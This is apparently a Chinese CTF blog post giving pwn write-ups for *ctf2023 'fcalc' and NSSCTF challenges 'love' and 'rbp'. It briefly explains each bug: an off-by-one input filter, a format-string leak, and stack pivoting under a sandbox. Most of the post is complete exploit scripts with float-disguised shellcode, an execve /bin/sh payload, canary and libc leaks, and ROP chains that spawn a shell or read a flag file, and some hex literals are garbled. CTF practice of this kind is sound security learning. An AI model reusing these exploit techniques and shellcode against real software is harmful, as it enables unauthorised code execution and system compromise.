*ctf2023 fcalc

分析程序


本题存在漏洞，是生活中很容易犯的错误，就是循环或者判断的时候没有注意多一还是少一，这种会发生很严重的问题。比如这个题在过滤数字的时候没有过滤掉0，所以输入0的时候会跳转到栈的内容，从而被攻击者执行shellcode。


不过本题目不能直接执行，因为存在一个对浮点数的检查，如果不符合检查会报错，所以写shellcode的时候要伪造成double浮点数，实际上就是把前面改成0x4040即可。


并且要注意binsh的长度过长，不能直接提权，要走orw。
(后续看了逮捕你战队，发现可以使用移位运算两位两位修改rdi为binsh，然后作为参数，确实没想到)

exp 我的

```python
from evilblade import *

context(os='linux', arch='amd64')
context(os='linux', arch='amd64', log_level='debug')

setup('./pwn')
#libset('libc-2.23.so')
rsetup('61.147.171.105',62960)


sla(':',b'1.0 2.0 -'*2)

shellcode = asm('''
    push 1
    pop rax
    ''')

#sa('-1',b'\x00'*80 + shellcode)
sa('-1',b'\x00'*80 +
p64(0x40404867616c6668)+p64(0x4040f63190e78948)+p64(0x404090050f58026a)+p64(0x4040e68948c78948)+p64(0x40490900000040ba)+p64(0x404090900050fc031)+p64(0x4040909090e68948)+p64(0x404058016a5f016a)+p64(0x4040909090900050f))
evgdb('b *$rebase(0x1876)')
print(shellcode)
sl(b'0')
ia()

```








exp2 参考逮捕你战队的

```python
from evilblade import *

context(os='linux', arch='amd64')
context(os='linux', arch='amd64', log_level='debug')

setup('./pwn')
```

```python
#libset('libc-2.23.so')
rsetup('61.147.171.105',62960)


sla(':',b'1.0 2.0 -'*2)

shellcode = asm('''
    push 1
    pop rax
    ''')

def set_sc(sc):
    pd = flat(
        {
            0:sc
        },filler = '\x40',length=8
    )
    return pd

pd = b'1' +b' '*7 + p64(0x3ff0000000000000)*10
pd+= set_sc("\x48\x31\xc0")
pd+= set_sc("\xb8\x3b\x00\x00\x00")
pd+= set_sc("\xbf\x2f\x73\x68\x00")
pd+=set_sc("\x48\xc1\xe7\x10")
pd+=set_sc("\x66\x81\xc7\x69\x6e")
pd+=set_sc("\x48\xc1\xe7\x10")
pd+=set_sc("\x66\x81\xc7\x2f\x62")
pd+=set_sc("\x57\x48\x89\xe7")
pd+=set_sc("\x48\x31\xf6")
pd+=set_sc("\x48\x31\xd2\x0f\x05")

sa('Enter your expression:',pd)
evgdb('b *$rebase(0x1876)')
sla('Result: ',b'0')

ia()

```



最后syscall就行，参考学习一下，很好的思路。shl rdi,0x10相当于乘以0x10000。

nssctf#14

love

```python
from evilblade import *

context(os='linux', arch='amd64')
context(os='linux', arch='amd64', log_level='debug')

setup('./0')
libset('libc.so.6')
rsetup('node3.anna.nssctf.cn',28586)
evgdb()

#感谢T1d师傅，本题patch还需要patchelf --add-needed 你的目录/libpthread.so.0 pwn

rdi =0x00000000004013f3
payload = b'%520c%9$n-%17$p-%15$p\x00\x00\x00sh\x00'
#写入sh，使用fmt促成相等，泄露libc地址和canary
#fmt无所不能

sd(payload)
can = tet()
can = tet()
addx = ru('-')
addx = int(ru('-')[:-1],16)
dp('addx',hex(addx))
base = getbase(addx,'__libc_start_main',243)
can = int(ru('00')[-18:],16)
dp('can',hex(can))
os = base+0xe3b04
sys = symoff('system',base)
```

```
binsh = 0×4040d8

sla('level',b'a'*0×28+p64(can)+p64(0)+p64(rdi)+p64(binsh)+p64(0×40101a)+p64(sys))


ia()

```

rbp

和之前那个旅行者题目很像，使用call read进行栈迁移即可。这里有一个很好的参考博客。

http://t.csdn.cn/XRf6t

感谢这个师傅，不过后面的操作好像有点繁琐。

因为开了沙盒execve，我走的orw，并且用libc里的一些gadget控制参数。最后的w用的是程序自带的puts。

```
from evilblade import *

context(os='linux', arch='amd64')
context(os='linux', arch='amd64', log_level='debug')

setup('./pwn')
libset('libc.so.6')
rsetup('node1.anna.nssctf.cn',28642)

vuln = 0×401270
lv = 0×40121d
puts = pltadd('puts')
start = symadd('_start')
bss = 0×404500
rdi = 0×0000000000401353 # pop rdi ; ret
rsir15 =0×0000000000401351
putsgot = gotadd('puts')

sd(b'a'*0×210+p64(bss)+p64(0×401292))
sd(b'a'*0×210+p64(bss+0×210)+p64(0×401292))
sd(b'a'*8+p64(rdi)+p64(putsgot)+p64(puts)+p64(0×401292))
addx = tet()
addx = tet()
addx = tet()
addx = tet()
addx = getx64(0,-1)
base = getbase(addx,'puts')
openadd = symoff('open',base)
syscall = base+0×000000000002284d
read = symoff('read',base)
rax = base+0×0000000000036174
rdx= base+0×0000000000142c92

evgdb()
flag = 0×404500+0×90+0×18
payload = (b'aaaaaaaabaaaaaaacaaaaaaaflag\x00aaa'+p64(rdi))
payload += p64(flag) + p64(rsir15)+p64(0)*2+ p64(openadd)#open
payload += p64(rdi) + p64(3) + p64(rsir15) + p64(0×404800) + p64(0)#read
payload += p64(rdx) + p64(0×30) + p64(read)
payload += p64(rdi) + p64(0×404800) + p64(puts)
payload += b'flag\x00'
```

```
sd(payload)

ia()
```

posted @ 2023-07-31 22:39 .N1nEmAn 阅读(171) 评论(0)